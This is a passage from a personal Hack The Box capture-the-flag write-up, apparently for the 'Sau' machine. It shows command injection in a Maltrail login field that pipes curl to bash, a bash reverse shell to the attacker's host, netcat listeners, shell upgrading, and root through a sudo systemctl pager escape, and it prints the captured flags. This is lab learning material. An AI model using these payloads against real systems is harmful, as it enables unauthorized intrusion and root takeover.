13. **Check to see if the target linux machine has curl installed**

- *#pwn_curl_check_if_installed_on_target*

```
1. curl http://10.10.11.224:55555/test/login --data-urlencode 'username=;`curl 10.10.14.2`'
2. python3 -m http.server 80
3. Set up your server on port 80 and if we get a hit then that means the target machine has curl installed.
4. SUCCESS we get a 200 ok hit on our python server. That means the target has curl installed.
```

Got Shell

Create your malicious `index.html`

14. **We are going to create an index.html with a bash script inside that will give us a shell**

```
1. Paste this inside 'index.html'
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.2/443 0>&1
2. You can use the same payload above to check for the curl command. It will auto grab index.html and boom you
have your shell.
3. You need to have a listener on 443 of course. You also need your python server serving index.html to the
target.
4. sudo python3 -m http.server 80
5. sudo nc -nlvp 443
6. your curl command payload from above but you also need to pipe it to bash. See below
7. ▷ curl http://10.10.11.224:55555/test/login --data-urlencode 'username=;`curl 10.10.14.2 | bash`'
8. Boom you got a shell
9. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.11.224 48724
bash: cannot set terminal process group (894): Inappropriate ioctl for device
bash: no job control in this shell
puma@sau:/opt/maltrail$ whoami
whoami
puma
puma@sau:/opt/maltrail$
```

15. ***Shell upgrade***

```
1. www-data@3c371615b7aa:/$ script /dev/null -c bash
2. CTRL + z to suspend.
3. www-data@3c371615b7aa:/$  ^Z
zsh: suspended nc -nlvp 443
4. www-data@3c371615b7aa:/$ stty raw -echo; fg
5. reset xterm
6. www-data@3c371615b7aa:/var/www/html/portal/uploads$ echo $TERM
dumb
7. www-data@3c371615b7aa:/var/www/html/portal/uploads$ export TERM=xterm
8. www-data@3c371615b7aa:/var/www/html/portal/uploads$ export TERM=xterm-256color
9. www-data@3c371615b7aa:/var/www/html/portal/uploads$ source /etc/skel/.bashrc
10. www-data@3c371615b7aa:/var/www/html/portal/uploads$ stty rows 39 columns 176
11. www-data@3c371615b7aa:/var/www/html/portal/uploads$ echo $SHELL
/usr/sbin/nologin
12. www-data@3c371615b7aa:/var/www/html/portal/uploads$ export SHELL=/bin/bash
13. www-data@3c371615b7aa:/var/www/html/portal/uploads$ which bash
/bin/bash
2. There are more steps to see the missing steps see the notes on "HTB Inject"
```

16. **Enumerating as user puma**

```
1. puma@sau:/opt/maltrail$ hostname -I
10.10.11.224 dead:beef::250:56ff:feb9:41b9
2. We are not in a container. Which is good news.
3. puma@sau:/opt/maltrail/core$ cd
puma@sau:~$ ls
user.txt
puma@sau:~$ cat user.txt
02b6c28a6f86b31825d15817bf63d1b0
4. That is the user flag.
5. puma@sau:~$ id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
6. puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
7. SUID vulnerability
8. puma@sau:~$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset: enabled)
     Active: active (running)
```

17. **while loop on the vulnerable service**

```
1. puma@sau:~$ while true; do sudo /usr/bin/systemctl status trail.service; sleep 1; clear; done
2. The following also works
3. puma@sau:~$ sudo -u root /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset: enabled)
     Active: active (running)
```

18. **I think we need a dumb terminal to pull this off. Get another shell this time do not upgrade it.**

```
1. sudo nc -nlvp 443
2. puma@sau:~$ nc -e /bin/bash 10.10.14.2 443
nc: invalid option -- 'e'
3. puma@sau:~$ bash -i >& /dev/tcp/10.10.14.2/443 0>&1
4. FAIL, i just open another shell like I did the first time. I do not know why that did not work to get me
another shell.
```

It was a simple fix

19. **Savitar looks for another SUID that one is giving him trouble.**


```
1. find / -perm -4000 2>/dev/null
2. find / -perm -4000 2>/dev/null | xargs ls -l
3. He said no this is not going to work goes back to the trail.service using sudo -l. We just have to find a way
to make it work so that we can get a root bash shell.
4. puma@sau:/opt/maltrail$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
```

```
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
5. sudo -u root /usr/bin/systemctl status trail.service
6. It was the columns and rows were too big lol
```

PWN3D

20. **Found out how to get root**

```
1. change columns and rows
2. stty rows 44 columns 50
3. sudo -u root /usr/bin/systemctl status trail.service
4. #!/bin/bash
5. root@sau:/opt/maltrail# whoami
root
6. root@sau:/opt/maltrail# cat /root/root.txt
169bb5945576bb9d705b8892e93f0abc
```



PWNED